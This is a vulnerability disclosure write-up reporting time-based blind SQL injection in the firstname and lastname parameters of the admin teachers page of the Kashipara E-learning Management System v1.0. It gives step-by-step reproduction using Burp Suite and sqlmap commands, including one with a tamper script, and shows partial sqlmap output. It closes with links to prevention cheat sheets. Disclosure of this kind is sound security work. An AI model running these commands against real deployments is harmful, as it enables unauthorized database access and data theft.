SQL Injection was found in the /lms/admin/teachers.php page of the KASHIPARA E-learning Management System project v1.0 , Allows remote attackers to execute arbitrary SQL command to get unauthorized database access via the firstname and lastname parameter in a POST HTTP request.

- **Official Website URL**

  https://www.kashipara.com/project/php/13138/e-learning-management-system-php-project-source-code


- **Affected Product Name**

  E-learning Management System project in PHP with source code and document


Affected Vendor	kashipara
Affected Code File	/lms/admin/teachers.php
Affected Parameter	firstname, lastname
Method	POST
Type	time-based blind
Version	V1.0

Steps to Reproduce:


Step 1: Visit to admin login page and login with admin credential at http://localhost/lms/admin/index.php




Step 2: Navigate the ‘Teacher’ page and fill the details to add teacher.



Step 3: Now enable intercept in bupsuite and click on add button.



Step 4: Save the burpsuite request in a file.



Step 5: Run the sqlmap command against request saved in file.

- python.exe C:\sqlmap\sqlmap.py -r teachers.txt --batch –dbs


```
PS C:\lms\e-lms> python.exe C:\sqlmap\sqlmap.py -r teachers.txt --batch --dbs
        ___
       __H__
 ___ ___[']_____ ___ ___  {1.8#stable}
|_ -| . [,]     | .'| . |
|___|_  [,]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal
ble local, state and federal laws. Developers assume no liability and are not responsible for any m

[*] starting @ 12:28:15 /2024-10-18/

[12:28:15] [INFO] parsing HTTP request from 'teachers.txt'
[12:28:16] [WARNING] provided value for parameter 'save' is empty. Please, always use only valid pa
[12:28:16] [INFO] testing connection to the target URL
[12:28:16] [INFO] checking if the target is protected by some kind of WAF/IPS
[12:28:16] [INFO] testing if the target URL content is stable
[12:28:16] [WARNING] target URL content is not stable (i.e. content differs). sqlmap will base the
injectable parameters are detected, or in case of junk results, refer to user's manual paragraph 'P
how do you want to proceed? [(C)ontinue/(s)tring/(r)egex/(q)uit] C
[12:28:16] [INFO] testing if POST parameter 'department' is dynamic
[12:28:17] [WARNING] POST parameter 'department' does not appear to be dynamic
[12:28:17] [WARNING] heuristic (basic) test shows that POST parameter 'department' might not be inj
[12:28:17] [INFO] testing for SQL injection on POST parameter 'department'
[12:28:17] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[12:28:18] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
[12:28:18] [INFO] testing 'MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY claus
[12:28:18] [INFO] testing 'PostgreSQL AND error-based - WHERE or HAVING clause'
[12:28:18] [INFO] testing 'Microsoft SQL Server/Sybase AND error-based - WHERE or HAVING clause (IN
[12:28:18] [INFO] testing 'Oracle AND error-based - WHERE or HAVING clause (XMLType)'
[12:28:18] [INFO] testing 'Generic inline queries'
[12:28:18] [INFO] testing 'PostgreSQL > 8.1 stacked queries (comment)'
[12:28:18] [INFO] testing 'Microsoft SQL Server/Sybase stacked queries (comment)'
[12:28:18] [INFO] testing 'Oracle stacked queries (DBMS_PIPE.RECEIVE_MESSAGE - comment)'
[12:28:18] [INFO] testing 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)'
[12:28:18] [INFO] testing 'PostgreSQL > 8.1 AND time-based blind'
```


Step 6: Now notice that ‘firstname’ parameter is detected vulnerable and all database is successfully retrieved.




Parameter: lastname

Step 7: Now run the sqlmap against ‘lastname’ parameter by using switch -p

- python.exe C:\sqlmap\sqlmap.py -r teachers.txt -p "lastname" --batch --dbs tamper=space2comment --random-agent --level 3



Step 8: Now notice that ‘lastname’ parameter is detected vulnerable and all database is successfully retrieved.



Mitigation/recommendations

- https://cheatsheetseries.owasp.org/cheatsheets/SQL_Injection_Prevention_Cheat_Sheet.html
- https://portswigger.net/web-security/sql-injection#how-to-prevent-sql-injection